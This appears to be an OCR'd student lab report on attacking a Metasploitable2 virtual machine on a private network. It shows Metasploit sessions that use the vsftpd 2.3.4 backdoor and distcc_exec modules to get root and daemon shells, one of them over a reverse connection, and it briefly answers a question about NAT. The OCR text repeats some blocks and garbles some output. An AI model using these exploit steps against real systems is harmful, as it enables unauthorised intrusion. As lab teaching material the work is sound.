
☑ Use a reverse connection

□ Show advanced options


```
] 192.168.11.136:         - 192.168.11.136:514 - TCP OPEN
```



```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.11.136
RHOSTS => 192.168.11.136
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set TARGET 0
TARGET => 0
[-] Unknown datastore option: LHOST. Did you mean RHOST?
[-] Unknown datastore option: LPORT. Did you mean RPORT?
[-] The value specified for PAYLOAD is not valid.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit -j
[*] Exploit running as background job 8.
[*] Exploit completed, but no session was created.
[*] 192.168.11.136:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.11.136:21 - USER: 331 Please specify the password.
[+] 192.168.11.136:21 - Backdoor service has been spawned, handling...
[+] 192.168.11.136:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.11.134:38585 -> 192.168.11.136:6200) at 2023-01-05 10:44:55 -0500

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```



```
$ whoami
root
$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
GNU/Linux
```




```
$ whoami
root
$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
GNU/Linux
```

2. Why do we need to assign an internal IP address (i.e., behind NAT) for Metasploitable2-Linux? What will happen if we assign a public IP to it?


One reason NAT exists is because, with IPv4, there are a severely limited number of addresses available (a theoretical maximum of about 4.3 billion). For this reason, in most residential circumstances, an Internet Service Provider provides at most one public IP address to a subscriber at a time. If you would like to send and receive packets on multiple machines, it is necessary to have some kind of a local-public conversion, in other words NAT.

IPv6 will change all that as there should be something like thousands or millions of IP addresses per square foot of the Earth's surface.

3. Exploit Another Vulnerability (from misc “distcc_exec”)



```
$ whoami
root
$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU
```



```
$ whoami
root
$ uname -a
Linux metasploitable 2.6.24-16-server #1
```

DistCC Daemon Command Execution


This module uses a documented security weakness to execute arbitrary commands on any system running distccd.

Option	Value
LHOST	192.168.11.134
LPORT	31125
RHOSTS ✚	192.168.11.136
RPORT	3632


Targets: 0 => Automatic Target

☑ Use a reverse connection


☐ Show advanced options



```
msf6 > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.11.136
RHOSTS => 192.168.11.136
msf6 exploit(unix/misc/distcc_exec) > exploit -j
TARGET => 0
LHOST => 192.168.11.134
LPORT => 30086
PAYLOAD => cmd/unix/reverse
RPORT => 3632
[*] Exploit running as background job 9.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP double handler on 192.168.11.134:30086
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo xPGMAmXkvgf127Gz;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "sh: line 3: Escape: command not found\r\n"
msf6 exploit(unix/misc/distcc_exec) >
```



```
msf6 exploit(unix/misc/distcc_exec) > exploit -j
TARGET => 0
LHOST => 192.168.11.134
LPORT => 30086
PAYLOAD => cmd/unix/reverse
RPORT => 3632
[*] Exploit running as background job 9.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP double handler on 192.168.11.134:30086
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo xPGMAmXkvgf127Gz;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "sh: line 3: Escape: command not found\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 2 opened (192.168.11.134:30086 ->
192.168.11.136:33777) at 2023-01-05 11:18:55 -0500
msf6 exploit(unix/misc/distcc_exec) > 
```



```
$ whoami
daemon
$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
GNU/Linux
$ touch AhmedKhaledSaadAli
$ ls -l
total 0
-rw------- 1 tomcat55 nogroup 0 Nov 30 11:02 5103.jsvc_up
-rw-r--r-- 1 daemon   daemon  0 Dec  1 03:34 AhmedKhaledSaadAli
```